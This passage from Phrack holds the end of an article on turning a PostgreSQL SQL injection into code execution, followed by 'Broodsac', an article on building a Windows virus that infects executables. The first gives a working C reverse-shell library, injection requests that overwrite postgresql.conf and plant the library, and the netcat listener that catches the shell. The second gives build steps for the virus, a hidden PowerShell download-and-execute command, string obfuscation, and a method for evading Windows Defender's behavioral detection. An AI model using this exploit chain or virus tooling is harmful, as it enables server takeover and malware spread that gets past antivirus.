
- ssl_passphrase_command (by Denis Andzakovic[5])
- archive_command (by sylsTyping[6])

But are any other parameters worth looking into?

```
--------------------------------------------------------------------------
$ cat postgresql.conf
...
# - Shared Library Preloading -

#local_preload_libraries = ‘’
#session_preload_libraries = ‘’
#shared_preload_libraries = ‘’      # (change requires restart)
...

# - Other Defaults -

#dynamic_library_path = ‘$libdir’
--------------------------------------------------------------------------
```

These parameters specify libraries to be loaded dynamically by the DBMS from the path specified in the “dynamic_library_path” variable, under specific conditions. That sounds promising!

We will focus on the “session_preload_libraries” variable, which dictates what libraries should be preloaded by the server on a new connection[11]. It does not require a restart of the server, unlike “shared_preload_libraries”, and does not have a specific prefix prepended to the path like the “local_preload_libraries” variable.

So, we can rewrite the malicious postgresql.conf to have a writable directory in the “dynamic_library_path”, e.g. /tmp, and to have a rogue library filename in the “shared_preload_libraries”, e.g. “payload.so”.

The updated config file will look like this:

```
--------------------------------------------------------------------------
$ cat postgresql.conf
# - Shared Library Preloading -
session_preload_libraries = ‘payload.so’
...
# - Other Defaults -
dynamic_library_path = ‘/tmp:$libdir’
--------------------------------------------------------------------------
```

---[4.2 - Compiling the malicious library

One of the final steps is to compile a malicious library for the server to load. The code will naturally vary depending on the OS the DBMS is running under. For the Unix-like case, let’s compile the following simple reverse shell into an .so file. The “_init()” function will automatically fire on library load:

```
--------------------------------------------------------------------------
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include “postgres.h”
#include “fmgr.h”

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

void _init() {
    /*
        code taken from https://www.revshells.com/
    */

    int port = 8888;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr(“172.23.16.1”);

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {“/bin/bash”, NULL};
    execve(“/bin/bash”, argv, NULL);
}
--------------------------------------------------------------------------
```

Notice the presence of the “PG_MODULE_MAGIC” field in the code. It is required for the library to be recognized and loaded by the PostgreSQL server.

Before compilation, we must install proper PostgreSQL development packages for the correct major version, 13 in our case:

```
-------------------------------------------------------------------------
$ sudo apt install postgresql-13 postgresql-server-dev-13 -y
-------------------------------------------------------------------------
```

The code can be compiled with gcc with the following command:

```
-------------------------------------------------------------------------
$ gcc \
-I$(pg_config --includedir-server) \
-shared \
-fPIC \
-nostartfiles \
-o payload.so \
payload.c
-------------------------------------------------------------------------
```

---[4.3 - Uploading the config and library to the server

With the updated config file and compiled library on our hands, it is time to upload and overwrite everything on the target DBMS host.

Uploading and replacing the postgresql.conf file:

```
-------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,CAST((SELECT lo_from_bytea(3331333337, decode(‘$(base64
-w 0 postgresql_new.conf)’, ‘base64’))) AS text)”
[{“id”:1337,”text”:”3331333337”}]

$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,CAST((SELECT lo_export(3331333337, ‘/etc/postgresql/13/
main/postgresql.conf’)) AS text)”
[{“id”:1337,”text”:”1”}]
-------------------------------------------------------------------------
```

Uploading the malicious .so file:

```
-------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,CAST((SELECT lo_from_bytea(33313333337, decode(‘$(base64
-w 0 payload.so)’, ‘base64’))) AS text)”
[{“id”:1337,”text”:”33313333337”}]

$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,CAST((SELECT lo_export(33313333337, ‘/tmp/payload.so’))
AS text)”
[{“id”:1337,”text”:”1”}]
-------------------------------------------------------------------------
```

If everything is correct, we should see the updated config and .so file in place:

```
-------------------------------------------------------------------------
# .so library
=== target server ===
ubuntu@ubuntu-virtual-machine:/tmp$ md5sum payload.so
0a240596d100c8ca8e781543884da202  payload.so
=== attacker server ===
$ md5sum payload.so
0a240596d100c8ca8e781543884da202  payload.so
# postgresql.conf
=== target server ===
ubuntu@ubuntu-virtual-machine:~$ md5sum /etc/postgresql/13/main/postgresql.conf
480bb646f178be2a9a2b609b384e20de  /etc/postgresql/13/main/postgresql.conf
=== attacker server ===
$ md5sum postgresql_new.conf
480bb646f178be2a9a2b609b384e20de  postgresql_new.conf
--------------------------------------------------------------------------
```

---[4.4 - Reload successful

We are all set. Now for the moment of glory! A quick config reload and we get a reverse shell back from the server.

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, CAST((SELECT pg_reload_conf()) AS text)”
[{“id”:1337,”text”:”true”}]
--------------------------------------------------------------------------
```

On the attacker host:

```
--------------------------------------------------------------------------
$ nc -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 172.23.16.1 53004

id
uid=129(postgres) gid=138(postgres) groups=138(postgres),115(ssl-cert)
pwd
/var/lib/postgresql
--------------------------------------------------------------------------
```

--[5 - Conclusions

In this article, we managed to escalate the impact of a seemingly very restricted SQL injection to a critical level by recreating DELETE and UPDATE statements from scratch via the direct modification of the DBMS files and data, and develop a novel technique of escalating user permissions!

Excessive server file read/write permissions can be a powerful tool in the wrong hands. There is still much to discover with this attack vector, but I hope you’ve learned something useful today.

Cheers,
adeadfed

--[6 - References

[0] https://github.com/gin-gonic/gin
[1] https://github.com/jackc/pgx
[2] https://github.com/jackc/pgx/issues/1090
[3] https://github.com/postgres/postgres/blob
      /2346df6fc373df9c5ab944eebecf7d3036d727de/src
      /backend/tcop/postgres.c#L1468
[4] https://www.postgresql.org/docs/current/lo-funcs.html
[5] https://pulsesecurity.co.nz/articles/postgres-sqli
[6] https://thegrayarea.tech
      /postgres-sql-injection-to-rce-with-archive-command-c8ce955cf3d3
[7] https://www.postgresql.org/docs/9.4/functions-admin.html
[8] https://www.postgresql.org/docs/current/storage-hot.html
[9] https://www.postgresql.org/docs/current/storage-page-layout.html
[10] https://github.com/adeadfed/postgresql-filenode-editor
[11] https://postgresqlco.nf/doc/en/param/session_preload_libraries/
[12] https://www.manniwood.com/2020_12_21/read_pg_from_go.html

--[7 - Source code

```
base64 -w 75 sources.tar.gz
```

[Editors Note: Cut for print, view the full content in the online release.]

```
         _______________________________
        < ;PPpPPpPPpPppPPpppPPppPPpppPP >
         -------------------------------
          \                                  ,+*^^*+___+++_
           \                           ,*^^^^              )
            \                       _+*                     ^**+_
             \                    +^       _ _++*+_+++_,         )
                      _+^^*+_    (     ,+*^ ^          \+_        )
                     {       )  (    ,(    ,_+--+--,      ^)      ^\
                    { (@)    } f   ,(  ,+-^ __*_*_  ^^\_   ^\       )
                   {:;-/    (_+*-+^^^^^+*+*<_ _++_)_    )    )      /
                  ( /  (    (        ,___    ^*+_+* )   <    <      \
                   U _/     )    *--<  ) ^\-----++__)   )    )       )
                    (      )   _(^)^^)) )  )\^^^^^))^*+/    /       /
                  (      /  (_))_^)) )  )  ))^^^^^))^^^)__/     +^^
                 (     ,/    (^))^))  )  ) ))^^^^^^^))^^)       _)
                  *+__+*       (_))^)  ) ) ))^^^^^^))^^^^^)____*^
                  \             \_)^)_)) ))^^^^^^^^^^))^^^^)
                   (_             ^\__^^^^^^^^^^^^))^^^^^^^)
                     ^\___            ^\__^^^^^^))^^^^^^^^)\\
                          ^^^^^\uuu/^^\uuu/^^^^\^\^\^\^\^\^\^\
                             ___) >____) >___   ^\_\_\_\_\_\_\)
                            ^^^//\\_^^//\\_^       ^(\_\_\_\)
                              ^^^ ^^ ^^^ ^
```

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x09 of 0x11

```
|=---------------------------=[ Broodsac ]=-------------------------------=|
|=-----=[ A VX Adventure in Build Systems and Oldschool Techniques ]=-----=|
|=------------------------------------------------------------------------=|
|=--------=[ Amethyst Basilisk <amethyst.basilisk@gmail.com> ]=-----------=|
```

--[Table of Contents

1. Introduction
2. Planning the Virus
3. Designing the Virus
4. Building the Virus
5. Dealing with Development Hazards
   5.1. The Original Design Fails
   5.2. Antivirus Catches It
6. Conclusions
7. Shouts
8. References
9. Artifacts

--[1. Introduction

There is nothing more thrilling than a successful payload. But in the pursuit of payloads, we are susceptible to dopamine addiction. And in that addiction, we seek shortcuts to get our hit. Indeed, the urgence of speed requires us to hunt these shortcuts as well. Just use bash glue. Don't worry about code maintainability. I have the compiler, why make things more complicated?

It is easy to forget when pursuing our dark arts-- from viral writing to exploitation-- that in everything we do, we are creating software. And software gets complicated. Certainly, for shellcoding, it is merely a one-liner with NASM to create a binary blob of your creation. That's not complicated at all. But isn't the shellcode going somewhere? C won't let you simply merge binary blobs into your code. (Not until C23, anyway.)

And it's not always as easy as concatenating your creation onto your executable. What if you want to encrypt the shellcode somehow? And what if another program has to handle that shellcode? And that program might be the payload of another program in the chain! This doesn't even begin to consider what automation your assembly payload might require, such as dynamic obfuscation.

Our dark arts are a mess of project management-- payload factories, matryoshka obfuscation, a plethora of moving parts necessitating cleverness. It is not to say our quick hacks are not worthy of their purpose-- they are. But they are more often than not optimized for speed, not interoperability, maintainability or portability. A good build system, by sometimes sacrificing short-term speed of development, provides these things.

Unix users are already familiar with this. One of the oldest build systems, GNU Make and the autotools suite, is fundamental to sharing and building code on Unix-like platforms. Windows users, however, don't have this culture. Everything is Visual Studio projects. And like everything Windows, the MSVC build system is a veritable black box behind the Visual Studio IDE. The hackers who can wield MSVC's black magic to their whim have undoubtedly inspired us with their mindblowingly assembled payloads. Lord knows I would love to see SmokeLoader's build system[10].

You can think of this article as a cooking recipe. While the virus technique used here is nowhere near novel ("roy g biv already did it"), it is wrapped in techniques and best practices to build any type of virus. We will cover the use of a robust build system to construct our virus and discuss techniques for build systems that bolster our malware development. We will also be covering some techniques necessary to circumvent Windows Defender, as this is now the baseline we must develop against.

To follow along, grab a copy of Visual Studio with C++ support, CMake (https://cmake.org) and NASM for Windows (https://nasm.us). To fully understand this article, you are expected to have a basic understanding of PE files.

--[2. Planning the Virus

We want to write an executable infector for Windows. To do that, we need to break down the moving pieces involved in an executable infector. While traditional executable infectors have gone out of style due to advances in executable security, it can still be done-- especially in the advent of developers not being able to afford or care for signing their binaries. (Hello, Rust!)

At the outset in the abstract, we have two pieces: the *infector* and the *infection*. The *infector* is obviously responsible for infecting executables it finds. The *infection* is simply whatever payload we want to inject into various executables. Already, we have a dependency to work with: naturally, the *infector* relies on the *infection* in the build system, somehow. We want the infection to be flexible and portable so it's as easy as possible to inject into executables. Shellcoding fits this purpose perfectly.

For writing quality shellcode, we stick with the C-then-ASM philosophy of writing our payload. In Broodsac, we have opted to let the compiler's optimizer optimize our C code and hand-translated that into an assembly file.

While this can be tedious the larger the shellcode gets, we luckily don't have to worry about traditional requirements of shellcode as it comes to exploitation, since we're targeting an executable, not an exploitable buffer. Therefore, we have relatively fewer limits. Additionally, because Windows has support for both 32-bit and 64-bit binaries, and being the dinosaur it is, 32-bit architecture is still relevant. So payloads for both architectures will be necessary.

At the outset of our plan, our virus hierarchy looks like this:

```
   + broodsac
        + infection
            + ASM
                 + 32
                 + 64
            + C
```

The infection is purely a necessity of the infector, and as such, should be contained within its directory as a dependency. We should provide ourselves some external ability to compile the assembly payloads into their own binary for testing purposes. This means, in the abstract, we have roughly four binaries to work with-- the infector, the 32-bit ASM, the 64-bit ASM, and the C payload. Our infector should merely only rely on the assembly payloads, so we know we should somehow connect these pieces at the outset to our infector build.

Having the projects individually separated this way makes the moving pieces easier to manage. Disaster, so to speak, is relatively contained to the individual units, organized and in their place. From the outside-- especially when accustomed to a hack-fast lifestyle-- you would not be blamed for seeing this organization as mere masturbation. Again, why bother when I can just stick everything in the same folder and issue compilation commands where I deem fit?

Demons lurk in your code. That's why. They will snap out and pull you under when you least expect it, splashing red on your screen, spewing Stoustrup's nightmare inheritance, demanding refactoring for your sinful C. Being organized and compartmentalized in your endeavors gives you the territorial high ground in the battle of bugs. Being prepared for something to go wrong turns these demons into mere irritants.

Constructing a build system around your virus exposes the pain-points when and where things go wrong, allowing you to quickly and elegantly attend to the problem. It also acts as a functional, engineerable glue to wrap around your build. The more complex your virus gets, the more a solid build system becomes essential, freeing us from the chains of uncreative compiler corporations.

--[3. Designing the Virus

We now have the abstract design of all the pieces of our virus. Next we need to fill in the blanks! We have two questions we need to answer:

- How should our virus infect the executable?
- What should our viral payload do?

The first question was answered initially-- naively-- with code caves and PE file entrypoint redirection. Entrypoint redirection is a technique as old as EXE infections[1]. Unfortunately, code caves in executables aren't frequently in a size capable of handling the beast that is Windows shellcode. On average, you get around 200 bytes. Suitable for a Linux shellcode, not very good for a Windows shellcode.

After some thinking, TLS directory injection[2] was settled upon. The TLS directory-- or Thread Local Storage-- is one of many directories within a PE file. It is responsible for ultimately managing thread memory storage tactics within the given executable. A notable trait of the TLS directory is initialization callbacks. There can be many, and they're iteratively called on process startup. In other words, the TLS directory takes precedence over the main routine, as the TLS directory initialization is part of the PE loading process. Remember this last part-- it will bite us in the ass later.

There is a matter of how our TLS section gets inserted into the binary. We have simply opted to insert a new section, as we can provide a guarantee that the section will be executable and writable, as opposed to containing other metadata such as program resources. If we wanted to be stealthier about the infection, we could control for executable sections and apply the 29A technique[3] of expanding the last section in the executable. Naturally, the trade-off for stealth here will be to reduce potential attack surface and-- perhaps intentionally-- increasing complexity of detecting the infection. The power is yours.

We want executable targets. Where do we find them? Surprisingly, in the user's home directory. Gone are the days of every program installing itself in the Program Files directory, now is the dawn of AppData and the user's document folder where they unzip various packages of unsigned executables. We can simply recursively iterate the user's home directory for targets.

As for what it should do on infection? I'm a particular fan of the Desktop Pet project[4], formerly known as eSheep in the 90s. An appropriate payload to send up an infection technique from the 90s. It provides a great visual if the payload executes for testing purposes. Our payload should simply download (if the file doesn't exist) and execute this cute little sheep onto the user's desktop. Who would oppose such adorable software augmenting executables with a delightful animal friend? A simple download-exec of this payload will be perfect.

--[4. Building the Virus

Quick and dirty, to build Broodsac, uudecode the artifacts in section 9 to get the tarball, extract it, and run the following:

```
    $ cd broodsac
    $ mkdir build
    $ cd build
    $ cmake ../ -A x64
    $ cmake --build ./ --config Release
```

Naturally, I am assuming you won't be foolish enough to run the result on a system you don't want tampered with. Unless you *want* sheep friends in your executables, then by all means.

While you are building your virus, you are undoubtedly going to encounter bugs. Considering we are building software, we should borrow from software's philosophy of creating and performing tests. These do not have to be formal unit tests, per se, where functionality is verified at individual code points, but they should somehow test the functionality of your virus. Considering the volatility of the undefined behavior of targets we work with in our dark development, you should absolutely build with tests in mind at the forefront.

There are three key questions we need to consider for our testing purposes:

+ Does the payload work?
+ Does the infector successfully infect?
+ Does the infection succeed without disrupting original execution?

The first question has an actionable task for us: how do we test this? Naturally, we don't have to do it programatically-- we simply need to run the payload in its many forms to see if it successfully launches a cute little sheep. C and Assembly have various development pitfalls that will become apparent during this simple testing process. To build and test our 64-bit payload, for example, we can simply do this:

```
$ cd infection/asm/64
$ mkdir build
$ cd build
$ cmake ../ -DINFECTION_STANDALONE=ON -A x64
$ cmake --build ./ --config Release
$ ./Release/infection_asm_64.exe
```

If our payload succeeds, we are rewarded with a cute little sheep.
A simple test.

This is similar to the configure/make process on Linux. CMake takes the CMakeLists.txt in the target directory and builds the configuration for your compilation tools necessary in order to perform a build. We have configured our ASM files to be compileable as either standalone binaries for individual testing, or as static libraries to be included with the infector binary.

A static library was chosen as the method of merging our payloads into our binary because it's simple and elegant, since the payload's architecture will match. Instinctively, we see shellcode as a unit to be stored away, to be converted to a hex string and stashed away in some C code. So we wind up doing creative things with it, as to us, it is merely a blob of data to be wrangled into something. We tend to forget that the shellcode can be its own individual code unit.

But with a build system on your side, you can augment the way your shellcode comes out at the compilation stage. After doing various build customizations to our shellcode payload, in our infector binary's CMake file, we include this and the 32-bit version this way:

```
add_subdirectory(${PROJECT_SOURCE_DIR}/infection/asm/32)
add_subdirectory(${PROJECT_SOURCE_DIR}/infection/asm/64)
add_executable(broodsac WIN32 main.c)
target_link_libraries(broodsac infection_asm_32 infection_asm_64)
```

In a rather clean way, with a simple set of “extern” keywords in the infector’s main.c file, we have included our shellcode payloads into the main binary. While not shown yet, in addition to this process, we have managed to automate a step of encrypting the strings within the payload code, so every time our build is executed, the strings are re-encrypted and re-assembled in the infector executable.

We have avoided the tedium of manually converting our shellcode into an array of some kind and even added an obfuscation step along the way. The beauty of this method is that it avoids the unseen hazards that tend to spring up from the speedy solutions we’re used to. And at the end of the day: it’s just good software development practice.

Let’s get back to our questions. The other questions, while having the same action item, have a more complicated answer. We need to test and analyze the infected executables to verify and debug infections. So we need to enumerate what we need to test based on our design intent.

Because we’re dealing with the TLS directory, we are dealing primarily with *virtual addresses*, as opposed to RVA and offsets. Virtual addresses tend to imply the need for relocations within the binary. This is absolutely something we need to deal with as an executable infector-- with the ubiquity of Address Space Layout Randomization (aka /DYNAMICBASE), we would be stupid to not consider modifying the relocation directory of a target executable in the case of infection.

Thus, we have four states of configuration to test infection against:

```
    + no tls directory present, no relocation directory present
    + no tls directory present, relocation directory present
    + tls directory present, no relocation directory present
    + tls directory present, relocation directory present
```

In addition to this, we need to consider targeting the 32-bit architecture as well, creating a total of 8 binary configurations to test against! This brings the total code projects in our virus project to 12. With a good build system, we can construct all these test binaries rather easily:

```
$ cd infectables
$ mkdir build32 build64
$ cd build32
$ cmake ../ -A Win32
$ cd ../build64
$ cmake ../ -A x64
```

The build scripts can basically follow a folder hierarchy and build multiple projects contained within, which is what’s happening here. We now have two configured build environments-- one for 32-bit and one for 64-bit.

```
$ cd build32
$ cmake --build ./ --config Release
$ cd ../build64
$ cmake --build ./ --config Release
```

This will place all the binaries in the Release directory within the build environment. They can then be targeted for infection by our infector executable for testing purposes. Like the compiler at the command line, we can configure various switches to define CMake headers. We can configure our infector to be aware of a directory containing our infectable executables:

```
    $ mkdir build
    $ cd build
    $ cmake -DBROODSAC_DEBUG=ON -DBROODSAC_INFECTABLES=”infectables” \
      -A x64 ../
```

This command effectively builds Broodsac in debug mode. Rather than targeting the user’s home directory, it will instead target the infectable directory, where our test programs are currently built. By running Broodsac in this state, we can easily verify the state of infection and its corresponding payload. And this is of utmost importance-- the demons that hit the hardest, lurk the lowest. Robust testing will help to eradicate them.

--[5. Dealing with Development Hazards

The result of the virus you see here is a labor of love, of many hours spent debugging, testing, verifying, fixing and refactoring. But when you see the final product, what you don’t see are those little steps along the way that ultimately built the product before you. So it’s hard to appreciate the struggle, the fight that comes with software development. It is, for the most part, an individual journey that everyone who writes code wanders on.

It is very easy to laugh at a good, terrible bug. It amazes us when stupid bugs seem to have a persistent lifetime, just waiting to be discovered by the next lucky actor. But bugs are part of the life-cycle of software, whether exploitable or not, and as you cannot escape the gravitational pull of software development as a virus writer, you may as well embrace its best practices.

This section focuses on two pivotal points of critical failure in the process of developing this virus: a point when an initial payload idea failed at the last minute, and the point when antivirus seemed to start detecting our infections.

--[5.1 The Original Design Fails

Do you remember when I said the TLS directory would come back to bite us in the ass? How did having a robust build system help us with that?

Originally, our payload was a very simple, sensible program: import GetFileAttributes, URLDownloadToFileA and ShellExecuteA. This would essentially be all we needed to download our sheep and run it on the target system. To help explain the chaos we mitigated, let’s break down the steps we need to generate and test our final payload, the infector:

1. compile the C infection
2. test the C infection
3. translate to assembly on 32-bit and 64-bit architectures
4. compile the assembly (2x)
5. test the assembly (2x)
6. incorporate the shellcode into our infector
7. compile the infector
8. test the infector
9. verify the infections succeed

When we fully enumerate the steps needed to build a sound virus, we can appreciate the simplification a build system provides a complex ecosystem. Because at any given step in this process, something can fail. At any given point in the process, if there *is* failure, we will have to restart at a certain point. The more time it takes to resume where we failed, the more time that is wasted. And not being clear from an organizational standpoint where you need to go to restart is a time waster. A good build system saves you time, a very precious resource.

In this case, it was discovered that ShellExecuteA and URLDownloadToFileA were failing all the way at step 9. Ass status: bitten. And look at when it chose to bite us-- testing, rather than deployment. Why was it bitten? Our infection technique of TLS injection.

Due to choosing to perform TLS injection on the binary, we were tempted by the fact that we got precedence over the entrypoint of the infected executable. But this means we're currently executing in the context of the executable loader. This means our infected executable is not yet fully loaded. In particular to our conundrum, *threads* are not yet fully initialized. It was observed when ShellExecuteA and URLDownloadToFileA were executed within the context of a TLS directory callback, they would hang. It was noted, too, that the process attempted to create a thread before it hung. This likely meant we could not use any functions which wound up spawning threads.

The payload was changed to something slightly less conventional: CreateProcessA. While not unconventional for our payload program, the way we eventually went about downloading the payload certainly was. CreateProcessA eventually calls NtCreateProcess, a function of ntdll.dll which ultimately culminates in a kernel syscall. This would undoubtedly be thread-safe in our TLS directory. So how did we eventually download our payload? A call to Powershell.

Certainly goofy for a shellcode payload to make an external call to Powershell when the API is at your fingertips, isn't it? So is the nature of hacking-- when faced with a challenge, we heed the call with non-standard solutions, in spite of our opinions, when it simply works.

Nonetheless, this solution required a significant rewrite of the code. The C payload would need to be rewritten, recompiled, translated into assembly, those assembly files compiled, and stuck back into our infector. Essentially, we are forced to go back to the beginning of our steps enumerated and work our way back to our infector. That's a lot of time, and even more steps to take without the simplification provided by a build system!

But with everything glued together, the only time we are wasting is simply the equivalent of raking the sand in our zen garden: coding and analyzing. All because our build system makes our complicated abstract verification steps relatively mindless:

```
    $ cd infection/c/build
    $ cmake --build ./
    $ ./Debug/infection_c.exe # any sheep? try again
    $ cmake --build ./ --config Release # for translating to asm
    $ cd ../../asm/32/build
    $ cmake --build ./
    $ ./Debug/infection_asm_32.exe # any sheep? try again
    $ cd ../../64/build
    $ cmake --build ./
    $ ./Debug/infection_asm_64.exe # any sheep? try again
    $ cd ../../../../build # footgun: are you debug configured?
    $ cmake --build ./
    $ ./Debug/broodsac.exe # at least you just get sheep if you footgun
```

Every step where something could functionally go wrong is isolated into its own place, manageable in their own regards. Each action we need to create our virus, from payload to delivery, is instrumented and flows smoothly between one another. When something goes wrong at any point in this chain, we know exactly where to restart, and can quickly act and tackle the issue.

It’s one thing to be agile when it comes to mitigating the demons of bugs, though, but what of the demons of emergency feature requests? It is not merely a push of management that inspires such spikes in development, but of surprise necessity.

--[5.2 Antivirus Catches It

It was incredibly amusing to me when I noticed the sheep being detected as malware. Curious, because the sheep itself was technically benign-- the infector and the infection were actually the malware. Initially, I whitelisted it in Windows Defender while I was working and didn’t really think anything of it, I’ll fix it later. Eventually, I had to face the music and figure out why my virus was being detected, even if the sheep was curiously benign.

The hints we were receiving from Windows Defender was that it was some kind of script that triggered it, and that the signature it was hitting on was called “Trojan-Script/Wacatac.B!ml.” Some research on the signature told us absolutely nothing, as procedurally generated signatures are wont to do. It did manage to tell us that everyone is pissed that all sorts of random benign executables were being flagged as Wacatac. We’re being taken down by a false positive? Positively embarrassing.

Anyway, it seemed clear that with the script hint that it was triggering on our Powershell one-liner. I didn’t even bother to obfuscate the command in any way whatsoever, so it’s no wonder it got caught in the end. We later confirmed thanks to some Windows Defender signature research[5] that our download string was absolutely in there, somewhere, so surely this was the culprit. This means, now, we would have to obfuscate it.

Sure, we could just do it one-and-done and hardcode it into the assembly files, but where's the fun in that? They'll just flag the encrypted blob and call it a day! Where's the flexibility in that? And what if I need to change the eventual command entirely? How can I make this as painless as possible for me and others who want to transform this code?

The beauty of a good build system is an ability to humbly offload build commands to another process at specific points in the build. Let's look at the code in our payloads which encrypts the strings:

```
add_custom_command(TARGET infection_asm_64
  PRE_BUILD
  COMMAND powershell ARGS
  -ExecutionPolicy bypass
  -File “${CMAKE_CURRENT_SOURCE_DIR}/../strings.ps1”
  -payload_program “\\??\\C:\\ProgramData\\sheep.exe”
  -payload_command “sheep”
  -download_program “\\??\\C:\\Windows\\System32\\WindowsPowerShell\
\\v1.0\\powershell.exe”
  -download_command “powershell -ExecutionPolicy bypass \
-WindowStyle hidden \
-Command \”(New-Object System.Net.WebClient).DownloadFile(\
‘https://amethyst.systems/sheep.dat’, ‘C:\\ProgramData\\sheep.exe’)\””
  -output “${CMAKE_CURRENT_BINARY_DIR}/$<CONFIG>/infection_strings.asm”
  VERBATIM)
```

Powershell was chosen simply because it's easier to work with than the oldschool CMD. A simple script was created which transformed the many strings we needed to encrypt, chooses a random key, then does the traditional xor-encrypt on the string. The script produces a NASM include file and dumps it into the binary directory of the build system--essentially the catch-all directory for any generated artifacts. We then include that directory in the assembler directives so our assembly files can see it:

```
target_include_directories(infection_asm_64 PUBLIC
  “${CMAKE_CURRENT_SOURCE_DIR}”
  “${CMAKE_CURRENT_BINARY_DIR}/$<CONFIG>”)
```

As creatives whose canvas is questionable machine code, we can no doubt see the attractiveness and capability that this brings. If you're really feeling saucy, you can even mutate COFF objects and incorporate them with specific library configurations via CMake as well! Mucking around with object files directly would look something like this:

```
add_library(obfuscateme STATIC obfu.c)
add_custom_command(TARGET obfuscateme
PRE_LINK COMMAND obfuscate ARGS
“${CMAKE_CURRENT_BINARY_DIR}/obfuscateme.dir/$<CONFIG>/obfu.obj”)
add_executable(virus main.c)
target_link_libraries(virus obfuscateme)
```

What these simple four lines wind up doing is compiling a set of functionality that needs to be obfuscated, calling the obfuscator on our compiled object file, which is then reincorporated into our build process at the linking stage, then adding the obfuscated code as a library dependency of the main virus. Whenever the virus target is called to be compiled, the functionality will be obfuscated and incorporated into our code automatically. Fundamentally, if you can call an external command to generate anything as part of your build process, the sky's the limit with what you can incorporate into your program.

As exciting as the implications of these particular capabilities are, our thought to mask the signatures we thought we were hitting on was not sufficient. See, as the Defender signature research[5] demonstrates, there are multiple types of signatures to deal with, and according to DefenderCheck[6] and the slightly more advanced ThreatCheck[7], I was not hitting on static signatures. Indeed, digging into the guts of the threat names in the defender signature database proved relatively fruitless for hints on how to evade-- there was a static signature algorithm that wasn't quite coherent on how it was being scanned and, more importantly, a thing called a "NID."

A NID, in this case, appears to identify something within the Network Realtime Inspection Service.[8] Probably some sort of metadata information about certain behavior. This means our signatures were likely triggering on a behavioral signature! How could we get around this?

Naively, having not run into this before, we threw random shit at the wall to see if it worked. Hell's Gate? The Network Realtime Inspection Service wasn't exactly an EDR, so naturally, it didn't work. Not to mention, with Microsoft's unique position on the Windows landscape (they are the dungeon master), attempting to evade EDR just isn't nearly deep enough. But for the sake of completeness of potential evasions, it was left in Broodsac's payload. (The Hell's Gate implementation consists of direct syscalls, not indirect syscalls, so it still could use some work.)

Fundamentally, a behavioral signature relies on chaining certain actions together to declare something as potentially nasty. Let's step through what our payload essentially does that could get flagged as potentially malicious:

    + download an executable
    + perhaps decrypt the executable
    + execute the executable

Frankly I see nothing wrong with this, but apparently Microsoft disagrees!

A funny quirk about behavioral analysis, though, is that it relies on identifying the behavior of a given execution context, not the sum of its executions. In order for behavioral analysis to succeed, the bad behaviors which happen in combination need to happen within the same execution context. If we split the three tasks above into three separate execution contexts-- download, decrypt and execute-- will this be sufficient to bypass the behavioral detection?

Yes! While I did not reverse-engineer NisSrv.exe to see the why's of why I evaded, the theory of splitting up tasks across execution contexts succeeded in bypassing Defender. The payload thus evolved into an interesting multistage payload. The user would have to run the infected executable multiple times before a sheep would appear. This would have the added benefit of confusing stealth. Where is the sheep coming from? Why does it keep happening when I run this program? Baffling! But adorable. In this way, Broodsac lives up to the name of the multi-staged worm it was named after, the green-banded broodsac.[9]

Our zen garden is tended, and ready to be shared, for others to meditate upon and ponder for their own gardens. For that meditation, the various code objects contained in the tarball attached to this article have been annotated with comments to explain the individual code areas and what they're doing. Naturally, the complexity of the dinosaur that is the PE format comes with annoying, disgusting tricks and habits that make one ashamed of their code in the first place. I apologize on Mark Zbikowski's behalf.

--[6. Conclusions

It is without a doubt that the strange developmental anomalies you see within wild samples of malware are the byproduct of some sort of build system. SmokeLoader's use of encrypted functions is certainly not a feature of the MSVC compiler[10]. But even a nasty rewrite of a C-file being dumped into a directory for an IDE to compile, while quick and dirty as we hackers love to do, would technically count as a build system. After all, the Visual Studio IDE is merely a shell for the build system that is MSVC. But as virus writers, we are still technically engineers at the end of the day. We long for the beautiful solution to the problem.
We ultimately want our own little zen garden to tend to.

The beauty of CMake in particular is in the fact that it's cross-platform. So if you have code-- for example, an obfuscation engine-- that is capable of being used on multiple platforms, CMake can be used to make building the project on each platform relatively painless. Just like how CMake wrangles MSVC, it can also wrangle the complex build environment that is GNU Make. Many other build targets are supported-- but some not as fully as MSVC and GNU. Exotic targets may have some difficulty.

I hope I have made a good argument for incorporating build systems into your payload development. While we can certainly get by with surface shell scripts, wouldn't it be wonderful to get into the guts of the machine at the linker level? Linux developers have that privilege, why not liberate that access on Windows? After all, we're all effectively the demons of our target operating systems-- we lurk at the lowest level of the machine, and we love it here.

--[7. Shouts

0x6d6e647a for editing, dc949 for being family, slop pit for memes and hardchats.

--[8. References

[1]: 40Hex #8: An Introduction to Nonoverwriting Virii, Part II: EXE Infectors,
https://amethyst.systems/zines/40hex8/40HEX-8.007.txt
[2]: 29A #6: W32.Shrug, by roy g biv,
https://amethyst.systems/zines/29a6/29A-6.615.txt
[3]: 29A #2: PE infection under Win32,
https://amethyst.systems/zines/29a2/29A-2.3_1.txt
[4]: https://github.com/Adrianotiger/desktopPet
[5]: https://github.com/commial/experiments/tree/master/windows-defender/VDM
[6]: https://github.com/matterpreter/DefenderCheck
[7]: https://github.com/rasta-mouse/ThreatCheck
[8]: https://techcommunity.microsoft.com/t5
/security-compliance-and-identity
/enhancements-to-behavior-monitoring-and-network-inspection
/ba-p/247706
[9]: https://en.wikipedia.org/wiki/Leucochloridium_paradoxum
[10]: https://www.sentinelone.com/blog
